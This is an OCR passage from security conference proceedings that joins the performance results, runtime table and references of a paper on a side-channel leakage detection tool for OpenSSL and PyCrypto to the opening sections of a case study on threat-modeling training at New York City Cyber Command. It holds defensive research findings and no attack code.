**Leakage Classification Phase.** The last phase records and analyzes 200 traces with random keys. To speed up recording, we reuse traces from the random input set of the previous phase. We benchmarked symmetric ciphers with the byte leakage model. Analysis times vary heavily between ciphers, because the performance critically depends on the number of reported address leaks and the size of the evidences, which need to be classified. For instance, most ciphers complete in less than 80 minutes, and AES bit-sliced in even 3.2 minutes. In contrast, PyCrypto Blowfish took almost 9 CPU hours because of a much larger number of evidences compared to PyCrypto AES, as can be seen from their trace sizes (271.8 kB for Blowfish versus 13.6 kB for AES). In general, testing the HW model is faster than the bit model because the HW cumulates all key bits into a single metric, while for the bit model we need to analyze multiple key bits independently. Table 2 shows that the cumulative runtime over both models is between 55 and 95 min. Also, the classification phase is generally slower than the leakage detection phase. This is because, first, DATA performs more specific leakage tests than generic ones ($\mathbf{H}_{\mathbf{addr/pos}}$ vs. $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr/pos}}$), and second, the RDC is more costly to compute than Kuiper's test. We believe significant performance savings are possible by pruning large evidence lists and by optimizing the RDC implementation.

**Summary.** The last two columns illustrate that the overall performance of DATA adapts to the amount of discovered leakage, which is desirable. Leakage-free implementations finish within 6 s, while leaky ones take up to 580 CPU minutes. In any of the phases, analysis requires less than 4.5 GB of RAM when executing on a single core. This is within the range of desktop computers and commodity laptops. When multi-core environments are available, one can exploit parallelism to greatly speed up analysis times. In fact, we parallelized phase one and reduced its runtime for RSA from 55 CPU minutes to approximately 250 real seconds. Similar optimizations could be implemented for phase two and three. Moreover, when doing frequent testing, software developers could not only omit the leakage classification phase intended for security analysts but also skip the leakage detection phase in case of deterministic algorithms.

[3] The overall performance might be higher than the sum of all phases because it includes the generation of final reports.

## References


[1] ACIIÇMEZ, O., KOÇ, Ç. K., AND SEIFERT, J. Predicting Secret Keys Via Branch Prediction. In *Topics in Cryptology – CT-RSA 2007* (2007), vol. 4377 of *LNCS*, Springer, pp. 225–242.

[2] AGAT, J. Transforming Out Timing Leaks. In *Principles of Programming Languages – POPL 2000* (2000), ACM, pp. 40–53.

[3] ALDAYA, A. C., GARCÍA, C. P., TAPIA, L. M. A., AND BRUMLEY, B. B. Cache-Timing Attacks on RSA Key Generation. *IACR Cryptology ePrint Archive 2018* (2018), 367.

[4] ALMEIDA, J. B., BARBOSA, M., BARTHE, G., DUPRESSOIR, F., AND EMMI, M. Verifying Constant-Time Implementations. In *USENIX Security Symposium 2016* (2016), USENIX Association, pp. 53–70.

[5] ALMEIDA, J. B., BARBOSA, M., PINTO, J. S., AND VIEIRA, B. Formal Verification of Side-Channel Countermeasures Using Self-Composition. *Sci. Comput. Program. 78* (2013), 796–812.

[6] APECECHEA, G. I., EISENBARTH, T., AND SUNAR, B. S$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing - and Its Application to AES. In *IEEE Symposium on Security and Privacy – S&P 2015* (2015), IEEE Computer Society, pp. 591–604.

[7] BARTHE, G., BETARTE, G., CAMPO, J. D., LUNA, C. D., AND PICHARDIE, D. System-level Non-interference for Constant-

Table 3: Performance of DATA during the analysis of OpenSSL (top) and PyCrypto (bottom). Sizes are per trace. Time is in CPU minutes. Trace sizes for *Classification* are identical to *Leakage Detection*.

| | Algorithm | Difference Detection | | | Leakage Detection | | | Classification | | Total | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | | Traces | Size (MB) | Time (min.) | Traces | Size (kB) | Time (min.) | Traces | Time (min.) | Time (min.) | RAM (MB) |
| OpenSSL | AES-NI | 3 | 0.5 | 0.1 | - | - | - | - | - | 0.1 | 72.0 |
| | AES-VP | 3 | 0.5 | 0.1 | - | - | - | - | - | 0.1 | 72.2 |
| | AES bit-sliced | 3 | 0.5 | 0.4 | 240 | 0.2 | 4.6 | 200 | 3.2 | 8.4 | 77.1 |
| | AES T-table | 3 | 0.5 | 0.4 | 240 | 1.8 | 4.6 | 200 | 8.0 | 13.2 | 101.4 |
| | Blowfish | 3 | 28.2 | 0.8 | 240 | 264.8 | 13.7 | 200 | 79.1 | 96.0 | 717.8 |
| | Camellia | 3 | 27.3 | 0.6 | 240 | 2.5 | 9.0 | 200 | 17.5 | 27.3 | 146.8 |
| | CAST | 3 | 27.3 | 0.6 | 240 | 5.4 | 9.2 | 200 | 36.3 | 46.4 | 247.5 |
| | DES | 3 | 27.3 | 0.6 | 240 | 3.9 | 9.1 | 200 | 9.9 | 19.9 | 139.5 |
| | Triple DES | 3 | 27.3 | 0.7 | 240 | 13.9 | 10.5 | 200 | 49.2 | 60.9 | 351.7 |
| | ECDSA (secp256k1) | 10 | 54.1 | 79.8 | 240 | 387.9 | 18.3 | 200 | 55.3 | 161.2 | 1,316.3 |
| | DSA | 10 | 35.6 | 29.8 | 240 | 195.4 | 14.7 | 200 | 56.9 | 106.1 | 1,054.6 |
| | RSA | 10 | 44.2 | 55.0 | 240 | 1,343.9 | 60.9 | 200 | 94.3 | 233.8 | 4,414.0 |
| PyCrypto | AES | 3 | 1081.6 | 4.0 | 240 | 13.6 | 43.6 | 200 | 88.2 | 136.2 | 1,223.0 |
| | ARC4 | 3 | 1081.5 | 3.9 | 240 | 6.4 | 43.1 | 200 | 60.3 | 107.6 | 1,222.7 |
| | Blowfish | 3 | 1082.3 | 5.0 | 240 | 271.8 | 47.9 | 200 | 526.5 | 582.2 | 2,302.6 |
| | CAST | 3 | 1081.6 | 4.0 | 240 | 11.8 | 44.0 | 200 | 76.7 | 125.1 | 1,223.0 |
| | Triple DES | 3 | 1082.4 | 4.2 | 240 | 65.8 | 45.0 | 200 | 63.3 | 113.3 | 1,223.8 |


time Cryptography. In *Conference on Computer and Communications Security – CCS 2014* (2014), ACM, pp. 1267–1279.

[8] BARTHE, G., REZK, T., AND WARNIER, M. Preventing Timing Leaks Through Transactional Branching Instructions. *Electr. Notes Theor. Comput. Sci. 153* (2006), 33–55.

[9] BASU, T., AND CHATTOPADHYAY, S. Testing Cache Side-Channel Leakage. In *Internaional Conference on Software Testing, Verification and Validation Workshops – ICST Workshops* (2017), IEEE Computer Society, pp. 51–60.

[10] BENGER, N., VAN DE POL, J., SMART, N. P., AND YAROM, Y. "Ooh Aah... Just a Little Bit" : A Small Amount of Side Channel Can Go a Long Way. In *Cryptographic Hardware and Embedded Systems – CHES 2014* (2014), vol. 8731 of *LNCS*, Springer, pp. 75–92.

[11] BERNSTEIN, D. J. Cache-Timing Attacks on AES, 2004. Technical report: `https://cr.yp.to/antiforgery/cachetiming-20050414.pdf`. Accessed: 2018-05-29.

[12] BERNSTEIN, D. J., BREITNER, J., GENKIN, D., BRUINDERINK, L. G., HENINGER, N., LANGE, T., VAN VREDENDAAL, C., AND YAROM, Y. Sliding Right into Disaster: Left-to-Right Sliding Windows Leak. In *Cryptographic Hardware and Embedded Systems – CHES 2017* (2017), vol. 10529 of *LNCS*, Springer, pp. 555–576.

[13] BERNSTEIN, D. J., LANGE, T., AND SCHWABE, P. NaCl: Networking and Cryptography library. `https://nacl.cr.yp.to/`. Accessed: 2018-05-29.

[14] BLAZY, S., PICHARDIE, D., AND TRIEU, A. Verifying Constant-Time Implementations by Abstract Interpretation. In *European Symposium on Research in Computer Security – ESORICS 2017* (2017), vol. 10492 of *LNCS*, Springer, pp. 260–277.

[15] BLEICHENBACHER, D. Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1. In *Advances in Cryptology – CRYPTO 1998* (1998), vol. 1462 of *LNCS*, Springer, pp. 1–12.

[16] BOND, B., HAWBLITZEL, C., KAPRITSOS, M., LEINO, K. R. M., LORCH, J. R., PARNO, B., RANE, A., SETTY, S. T. V., AND THOMPSON, L. Vale: Verifying High-Performance Cryptographic Assembly Code. In *USENIX Security Symposium 2017* (2017), USENIX Association, pp. 917–934.

[17] BOS, J. W., HUBAIN, C., MICHIELS, W., AND TEUWEN, P. Differential Computation Analysis: Hiding Your White-Box Designs is Not Enough. In *Cryptographic Hardware and Embedded Systems – CHES 2016* (2016), vol. 9813 of *LNCS*, Springer, pp. 215–236.

[18] BRASSER, F., CAPKUN, S., DMITRIENKO, A., FRASSETTO, T., KOSTIAINEN, K., MÜLLER, U., AND SADEGHI, A. DR.SGX: Hardening SGX Enclaves against Cache Attacks with Data Location Randomization. *CoRR abs/1709.09917* (2017).

[19] BRUMLEY, B. B., AND HAKALA, R. M. Cache-Timing Template Attacks. In *Advances in Cryptology – ASIACRYPT 2009* (2009), vol. 5912 of *LNCS*, Springer, pp. 667–684.

[20] CHATTOPADHYAY, S., BECK, M., REZINE, A., AND ZELLER, A. Quantifying the information leak in cache attacks via symbolic execution. In *International Conference on Formal Methods and Models for System Design – MEMOCODE 2017* (2017), ACM, pp. 25–35.

[21] COPPENS, B., VERBAUWHEDE, I., BOSSCHERE, K. D., AND SUTTER, B. D. Practical Mitigations for Timing-Based Side-Channel Attacks on Modern x86 Processors. In *IEEE Symposium on Security and Privacy – S&P 2009* (2009), IEEE Computer Society, pp. 45–60.

[22] CORBET, J. The current state of kernel page-table isolation, 2018. `https://lwn.net/Articles/741878/`. Accessed: 2018-05-29.

[23] CORON, J., KOCHER, P. C., AND NACCACHE, D. Statistics and Secret Leakage. In *Financial Cryptography – FC 2000* (2000), vol. 1962 of *LNCS*, Springer, pp. 157–173.

[24] DOYCHEV, G., FELD, D., KÖPF, B., MAUBORGNE, L., AND REINEKE, J. CacheAudit: A Tool for the Static Analysis of Cache Side Channels. In *USENIX Security Symposium 2013* (2013), USENIX Association, pp. 431–446.

[25] DOYCHEV, G., AND KÖPF, B. Rigorous Analysis of Software Countermeasures Against Cache Attacks. In *Programming Language Design and Implementation – PLDI 2017* (2017), ACM, pp. 406–421.

[26] FAN, S., WANG, W., AND CHENG, Q. Attacking OpenSSL Implementation of ECDSA with a Few Signatures. In *Conference on Computer and Communications Security – CCS 2016* (2016), ACM, pp. 1505–1515.

[27] GARCÍA, C. P., AND BRUMLEY, B. B. Constant-Time Callees with Variable-Time Callers. In *USENIX Security Symposium 2017* (2017), USENIX Association, pp. 83–98.

[28] GARCÍA, C. P., BRUMLEY, B. B., AND YAROM, Y. "Make Sure DSA Signing Exponentiations Really are Constant-Time". In *Conference on Computer and Communications Security – CCS 2016* (2016), ACM, pp. 1639–1650.

[29] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. *J. Cryptographic Engineering 8* (2018), 1–27.

[30] GEORGIADIS, L., WERNECK, R. F. F., TARJAN, R. E., TRIANTAFYLLIS, S., AND AUGUST, D. I. Finding Dominators in Practice. In *European Symposium on Algorithms – ESA 2004* (2004), vol. 3221 of *LNCS*, Springer, pp. 677–688.

[31] GIERLICHS, B., BATINA, L., TUYLS, P., AND PRENEEL, B. Mutual Information Analysis. In *Cryptographic Hardware and Embedded Systems – CHES 2008* (2008), vol. 5154 of *LNCS*, Springer, pp. 426–442.

[32] GOLDREICH, O., AND OSTROVSKY, R. Software Protection and Simulation on Oblivious RAMs. *J. ACM 43* (1996), 431–473.

[33] GOODWILL, G., JUN, B., JAFFE, J., AND ROHATGI, P. A Testing Methodology for Side Channel Resistance Validation, 2011. `http://csrc.nist.gov/news_events/non-invasive-attack-testing-workshop/papers/08_Goodwill.pdf`. Accessed: 2018-05-29.

[34] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *USENIX Security Symposium 2017* (2017), USENIX Association, pp. 217–233.

[35] GRUSS, D., MAURICE, C., FOGH, A., LIPP, M., AND MANGARD, S. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *Conference on Computer and Communications Security – CCS 2016* (2016), ACM, pp. 368–379.

[36] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security Symposium 2015* (2015), USENIX Association, pp. 897–912.

[37] GUERON, S. White Paper: Intel Advanced Encryption Standard (AES) Instructions Set, 2010. `https://software.intel.com/file/24917`. Accessed: 2018-05-29.

[38] INTEL. Pin - A Dynamic Binary Instrumentation Tool. `https://software.intel.com/en-us/articles/pintool/`. Accessed: 2018-05-29.

[39] INTEL. Intel 64 and IA-32 Architectures Software Developers Manual, 2016. Reference no. 325462-061US.

[40] INTEL. Intel SgxSSL Library User Guide, 2018. Rev. 1.2.1. `https://software.intel.com/sites/default/files/managed/3b/05/Intel-SgxSSL-Library-User-Guide.pdf`. Accessed: 2018-05-29.

[41] IRAZOQUI, G., CONG, K., GUO, X., KHATTRI, H., KANUPARTHI, A. K., EISENBARTH, T., AND SUNAR, B. Did we learn from LLC Side Channel Attacks? A Cache Leakage Detection Tool for Crypto Libraries. *CoRR abs/1709.01552* (2017).

[42] JOHNSON, N. M., CABALLERO, J., CHEN, K. Z., MCCAMANT, S., POOSANKAM, P., REYNAUD, D., AND SONG, D. Differential Slicing: Identifying Causal Execution Differences for Security Applications. In *IEEE Symposium on Security and Privacy – S&P 2011* (2011), IEEE Computer Society, pp. 347–362.

[43] KÄSPER, E., AND SCHWABE, P. Faster and Timing-Attack Resistant AES-GCM. In *Cryptographic Hardware and Embedded Systems – CHES 2009* (2009), vol. 5747 of *LNCS*, Springer, pp. 1–17.

[44] KOCHER, P., GENKIN, D., GRUSS, D., HAAS, W., HAMBURG, M., LIPP, M., MANGARD, S., PRESCHER, T., SCHWARZ, M., AND YAROM, Y. Spectre Attacks: Exploiting Speculative Execution. *meltdownattack.com* (2018).

[45] KOCHER, P. C. Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems. In *Advances in Cryptology – CRYPTO 1996* (1996), vol. 1109 of *LNCS*, Springer, pp. 104–113.

[46] KOCHER, P. C., JAFFE, J., AND JUN, B. Differential Power Analysis. In *Advances in Cryptology – CRYPTO 1999* (1999), vol. 1666 of *LNCS*, Springer, pp. 388–397.

[47] KÖNIGHOFER, R. A Fast and Cache-Timing Resistant Implementation of the AES. In *Topics in Cryptology – CT-RSA 2008* (2008), vol. 4964 of *LNCS*, Springer, pp. 187–202.

[48] KÖPF, B., MAUBORGNE, L., AND OCHOA, M. Automatic Quantification of Cache Side-Channels. In *Computer Aided Verification – CAV 2012* (2012), vol. 7358 of *LNCS*, Springer, pp. 564–580.

[49] KUIPER, N. H. Tests concerning random points on a circle. *Indagationes Mathematicae (Proceedings) 63*, Supplement C (1960), 38–47.

[50] LANGLEY, A. ctgrind: Checking that Functions are Constant Time with Valgrind. `https://github.com/agl/ctgrind`. Accessed: 2018-05-29.

[51] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown. *meltdownattack.com* (2018).

[52] LIU, F., GE, Q., YAROM, Y., MCKEEN, F., ROZAS, C. V., HEISER, G., AND LEE, R. B. CATalyst: Defeating last-level cache side channel attacks in cloud computing. In *High Performance Computer Architecture – HPCA 2016* (2016), IEEE Computer Society, pp. 406–418.

[53] LÓPEZ-PAZ, D., HENNIG, P., AND SCHÖLKOPF, B. The Randomized Dependence Coefficient. In *Neural Information Processing Systems – NIPS 2013* (2013), pp. 1–9.

[54] LUK, C., COHN, R. S., MUTH, R., PATIL, H., KLAUSER, A., LOWNEY, P. G., WALLACE, S., REDDI, V. J., AND HAZELWOOD, K. M. Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation. In *Programming Language Design and Implementation – PLDI 2005* (2005), ACM, pp. 190–200.

[55] MANGARD, S., OSWALD, E., AND POPP, T. *Power Analysis Attacks – Revealing the Secrets of Smart Cards*. Springer, 2007.

[56] MANTEL, H., AND STAROSTIN, A. Transforming Out Timing Leaks, More or Less. In *European Symposium on Research in Computer Security – ESORICS 2015* (2015), vol. 9326 of *LNCS*, Springer, pp. 447–467.

[57] MANTEL, H., WEBER, A., AND KÖPF, B. A Systematic Study of Cache Side Channels Across AES Implementations. In *Engineering Secure Software and Systems – ESSoS 2017* (2017), vol. 10379 of *LNCS*, Springer, pp. 213–230.

[58] MELLOR-CRUMMEY, J. M., AND LEBLANC, T. J. A Software Instruction Counter. In *Architectural Support for Programming Languages and Operating Systems – ASPLOS 1989* (1989), ACM Press, pp. 78–86.

[59] MOLNAR, D., PIOTROWSKI, M., SCHULTZ, D., AND WAGNER, D. A. The Program Counter Security Model: Automatic Detection and Removal of Control-Flow Side Channel Attacks. In *Information Security and Cryptology – ICISC 2005* (2005), vol. 3935 of *LNCS*, Springer, pp. 156–168.

[60] NEVE, M., AND SEIFERT, J. Advances on Access-Driven Cache Attacks on AES. In *Selected Areas in Cryptography – SAC 2006* (2006), vol. 4356 of *LNCS*, Springer, pp. 147–162.

[61] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache Attacks and Countermeasures: The Case of AES. In *Topics in Cryptology – CT-RSA 2006* (2006), vol. 3860 of *LNCS*, Springer, pp. 1–20.

[62] PAGE, D. Partitioned Cache Architecture as a Side-Channel Defence Mechanism. *IACR Cryptology ePrint Archive 2005* (2005), 280.

[63] PASAREANU, C. S., PHAN, Q., AND MALACARIA, P. Multi-run Side-Channel Analysis Using Symbolic Execution and Max-SMT. In *Computer Security Foundations – CSF 2016* (2016), IEEE Computer Society, pp. 387–400.

[64] PERCIVAL, C. Cache Missing for Fun and Profit, 2005. Technical report: `http://www.daemonology.net/hyperthreading-considered-harmful/`. Accessed: 2018-05-29.

[65] PESSL, P., GRUSS, D., MAURICE, C., SCHWARZ, M., AND MANGARD, S. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In *USENIX Security Symposium 2016* (2016), USENIX Association, pp. 565–581.

[66] REBEIRO, C., SELVAKUMAR, A. D., AND DEVI, A. S. L. Bitslice Implementation of AES. In *Cryptology and Network Security – CANS 2006* (2006), vol. 4301 of *LNCS*, Springer, pp. 203–212.

[67] REPARAZ, O., BALASCH, J., AND VERBAUWHEDE, I. Dude, is my code constant time? In *Design, Automation & Test in Europe – DATE 2017* (2017), IEEE, pp. 1697–1702.

[68] RESHEF, D. N., RESHEF, Y. A., SABETI, P. C., AND MITZENMACHER, M. M. An Empirical Study of Leading Measures of Dependence. *CoRR abs/1505.02214* (2015).

[69] SHI, J., SONG, X., CHEN, H., AND ZANG, B. Limiting cache-based side-channel in multi-tenant cloud using dynamic page coloring. In *Dependable Systems and Networks Workshops – DSNW* (2011), IEEE, pp. 194–199.

[70] SHIH, M., LEE, S., KIM, T., AND PEINADO, M. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *Network and Distributed System Security Symposium – NDSS 2017* (2017), The Internet Society.

[71] SONG, D. X., BRUMLEY, D., YIN, H., CABALLERO, J., JAGER, I., KANG, M. G., LIANG, Z., NEWSOME, J., POOSANKAM, P., AND SAXENA, P. BitBlaze: A New Approach to Computer Security via Binary Analysis. In *International Conference on Information Systems Security – ICISS 2008* (2008), vol. 5352 of *LNCS*, Springer, pp. 1–25.

[72] STANDAERT, F. How (not) to Use Welch's T-test in Side-Channel Security Evaluations. *IACR Cryptology ePrint Archive 2017* (2017), 138.

[73] SUMNER, W. N., AND ZHANG, X. Memory indexing: canonicalizing addresses across executions. In *Foundations of Software Engineering – FSE 2010* (2010), ACM, pp. 217–226.

[74] SUMNER, W. N., AND ZHANG, X. Identifying execution points for dynamic analyses. In *Automated Software Engineering – ASE 2013* (2013), IEEE, pp. 81–91.

[75] SUMNER, W. N., ZHENG, Y., WEERATUNGE, D., AND ZHANG, X. Precise calling context encoding. In *International Conference on Software Engineering – ICSE 2010* (2010), ACM, pp. 525–534.

[76] SZEFER, J. Survey of Microarchitectural Side and Covert Channels, Attacks, and Defenses. *IACR Cryptology ePrint Archive 2016* (2016), 479.

[77] TROMER, E., OSVIK, D. A., AND SHAMIR, A. Efficient Cache Attacks on AES, and Countermeasures. *J. Cryptology 23* (2010), 37–71.

[78] TURNER, P. Retpoline: a software construct for preventing branch-target-injection, 2018. `https://support.google.com/faqs/answer/7625886`. Accessed: 2018-05-29.

[79] VAN DE POL, J., SMART, N. P., AND YAROM, Y. Just a Little Bit More. In *Topics in Cryptology – CT-RSA 2015* (2015), vol. 9048 of *LNCS*, Springer, pp. 3–21.

[80] WANG, S., WANG, P., LIU, X., ZHANG, D., AND WU, D. CacheD: Identifying Cache-Based Timing Channels in Production Software. In *USENIX Security Symposium 2017* (2017), USENIX Association, pp. 235–252.

[81] WANG, Z., AND LEE, R. B. New Cache Designs for Thwarting Software Cache-Based Side Channel Attacks. In *International Symposium on Computer Architecture – ISCA 2007* (2007), ACM, pp. 494–505.

[82] WEISER, S., SPREITZER, R., AND BODNER, L. Single Trace Attack Against RSA Key Generation in Intel SGX SSL. In *ASIA Conference on Information, Computer and Communications Security – AsiaCCS 2018* (2018), ACM.

[83] WELCH, B. L. The generalization of student's problem when several different population varlances are involved. *Biometrika 34*, 1-2 (1947), 28–35.

[84] XIAO, Y., LI, M., CHEN, S., AND ZHANG, Y. STACCO: Differentially Analyzing Side-Channel Traces for Detecting SSL/TLS Vulnerabilities in Secure Enclaves. In *Conference on Computer and Communications Security – CCS 2017* (2017), ACM, pp. 859–874.

[85] XIN, B., SUMNER, W. N., AND ZHANG, X. Efficient Program Execution Indexing. In *Programming Language Design and Implementation – PLDI 2008* (2008), ACM, pp. 238–248.

[86] XU, Y., CUI, W., AND PEINADO, M. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *IEEE Symposium on Security and Privacy – S&P 2015* (2015), IEEE Computer Society, pp. 640–656.

[87] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium 2014* (2014), USENIX Association, pp. 719–732.

[88] YAROM, Y., GENKIN, D., AND HENINGER, N. CacheBleed: A Timing Attack on OpenSSL Constant-time RSA. *J. Cryptographic Engineering 7* (2017), 99–112.

[89] ZANKL, A., HEYSZL, J., AND SIGL, G. Automated Detection of Instruction Cache Leaks in Modular Exponentiation Software. In *Smart Card Research and Advanced Applications – CARDIS 2016* (2016), vol. 10146 of *LNCS*, Springer, pp. 228–244.

[90] ZHOU, Z., REITER, M. K., AND ZHANG, Y. A Software Approach to Defeating Side Channels in Last-Level Caches. In *Conference on Computer and Communications Security – CCS 2016* (2016), ACM, pp. 871–882.

[91] ZHUANG, X., ZHANG, T., AND PANDE, S. HIDE: An Infrastructure for Efficiently Protecting Information Leakage on the Address Bus. In *Architectural Support for Programming Languages and Operating Systems – ASPLOS 2004* (2004), ACM, pp. 72–84.

# The Battle for New York: A Case Study of Applied Digital Threat Modeling at the Enterprise Level

Rock Stevens,* Daniel Votipka, Elissa M. Redmiles,† and Michelle L. Mazurek
*University of Maryland*
rstevens,dvotipka,eredmiles,mmazurek@cs.umd.edu

Colin Ahern
*NYC Cyber Command*
colin@cyber.nyc.gov

Patrick Sweeney
*Wake Forest University*
sweenepj@wfu.edu

## Abstract

Digital security professionals use threat modeling to assess and improve the security posture of an organization or product. However, no threat-modeling techniques have been systematically evaluated in a real-world, enterprise environment. In this case study, we introduce formalized threat modeling to New York City Cyber Command: the primary digital defense organization for the most populous city in the United States.

We find that threat modeling improved self-efficacy; 20 of 25 participants regularly incorporated it within their daily duties 30 days after training, without further prompting. After 120 days, implemented participant-designed threat mitigation strategies provided tangible security benefits for NYC, including blocking 541 unique intrusion attempts, preventing the hijacking of five privileged user accounts, and addressing three public-facing server vulnerabilities. Overall, these results suggest that the introduction of threat modeling can provide valuable benefits in an enterprise setting.

## 1 Introduction

Threat modeling — a structured process for assessing digital risks and developing mitigation strategies — originated more than 30 years ago and is commonly recommended in industry and academia as a useful tool for mitigating risk in software, systems, and enterprises [57]. While a number of threat-modeling approaches have been proposed, few provide efficacy metrics, and essentially none have been systematically evaluated in an enterprise environment [9, 14, 15, 20, 24, 25, 28, 34, 35, 37, 38, 42, 46, 53]. As a result, it can be difficult to quantify the benefit of threat modeling in practice.

In this paper, we present the first case study of threat modeling in a large, high-risk enterprise environment: New York City Cyber Command (NYC3).[1] NYC3 is responsible for defending the most populous city in the United States from cyber attacks, including a digital infrastructure that supports 60 million visitors and 300,000 government employees each year.

Similar to many other enterprise organizations, prior to our study, NYC3 did not use threat modeling but protected its assets primarily via vendor technologies meeting city-specific and industry guidelines. As part of a unique cooperative opportunity, we introduced 25 NYC3 personnel to an exemplar threat-modeling approach through group training sessions. We then tracked the impact of this threat modeling training on NYC3's security posture quantitatively, through analysis of 120 days of log data, and qualitatively, via pre-, post-, and 30-day-post-training surveys with participants. To our knowledge, this represents the largest-scale real-world evaluation of threat modeling efficacy to date.

Our results suggest that threat modeling may provide valuable benefits in an enterprise setting. Participants' perceptions of threat modeling were very positive: after 30 days, 23 participants agreed that it was useful in their daily work and 20 reported that they have adopted its concepts in their daily routine. Collectively, participants developed 147 unique mitigation strategies, of which 64% were new and unimplemented within NYC3. Additionally, participants identified new threats in eight distinct areas within their environment, such as physical access-control weaknesses and human configuration errors. Within one week of developing these plans, NYC3 employees started implementing participant-designed plans to mitigate these eight newly-identified threat categories. In the 120 days following our study, NYC3 implemented participant-designed defensive strategies that prevented five privileged account hijackings, mitigated 541 unique intrusion attempts, and remedied three previously unknown web-server vulnera-

*We would like to thank the leadership and strategic communications personnel of NYC Cyber Command for making this study possible. Additionally, we would like to thank Lujo Bauer of Carnegie Mellon University for his advice and expertise in shaping this study.

†Elissa Redmiles acknowledges support from the National Science Foundation Graduate Research Fellowship Program under Grant No. DGE 1322106 and a Facebook Fellowship.





Figure 1: Step-by-step process for threat modeling with CoG, using participant P17's responses as an example.

bilities.

While our findings are drawn from a single enterprise environment, NYC3 shares many similarities to many U.S. enterprises today, such as the use of widely-mandated compliance standards [29, 44, 45], use of pervasive vendor technologies, and the mission to protect a spectrum of organizations ranging from the financial sector to law enforcement [13].[2] Consequently, our observations and metrics provide a scaffolding for future work on threat modeling and enterprise-employee security training.

## 2 Background

In this section, we describe threat modeling, detail the specific threat-modeling approach we used in this study, and briefly review prior empirical studies of threat modeling.

### 2.1 Threat-modeling frameworks

Threat modeling is a structured approach to assessing risks and developing plans to mitigate those risks. Many threat-modeling frameworks aim to improve practitioners' situational awareness and provide them with a decision-making process for complex problems [15, 25]. Some frameworks focus on thinking like an adversary, helping practitioners identify and block essential tasks that would lead to a successful attack [9,14,28,43]. Other frameworks help users automatically or manually identify likely threats to a particular system based on past data and ongoing trends [38, 39, 53, 54, 57].

### 2.2 The Center of Gravity framework

In this study, we introduced NYC3 employees to the Center of Gravity (CoG) framework, which originated in the 19th century as a military strategy [64]. As a military concept, a center of gravity is the "primary entity that possesses the inherent capability to achieve the objective [17]." As a threat modeling approach, CoG focuses on identifying and defending this central resource. This approach is applicable within any contested domain [60] and is synonymous with centrality, which appears in network theory for social groups [30] and network theory in the digital domain [62]. CoG supports planning offensive cyberspace operations [8] and prioritizing digital defenses [11].

The constraints of our partnership with NYC3 — in particular, the requirement to minimize employees' time away from their duties — only allowed us to introduce and examine one threat modeling framework. We selected CoG because it incorporates many key characteristics from across more pervasive frameworks: CoG provides practitioners with a top-down approach to identifying internal points of vulnerability, similar to STRIDE [38, 39], and it assists with assessing vulnerabilities from an adversarial perspective, similar to attack trees, security cards, persona non grata, and cyber kill chain [9, 14, 28, 54]. Uniquely among popular threat modeling approaches, it allows organizations to prioritize defensive efforts based on risk priority.

We next briefly describe the process of applying the CoG approach. Figure 1 illustrates these steps using an example provided by one participant.

To begin using CoG, analysts must start by codifying the long-term organizational objective, or "end state," of defensive measures. An end state provides the *why* for implementing defenses and allows an individual practitioner to understand their own specific security objective with respect to the organization.

Once the practitioner understands their objective, the next step is to identify all of the assets currently in use that support accomplishing the objective. In this context,

an asset can be a system, a service, a tool, or anything relevant to accomplishing the objective (not just security-specific assets). The practitioner then identifies the CoG as the pivotal asset on which all other assets depend for accomplishing the objective.

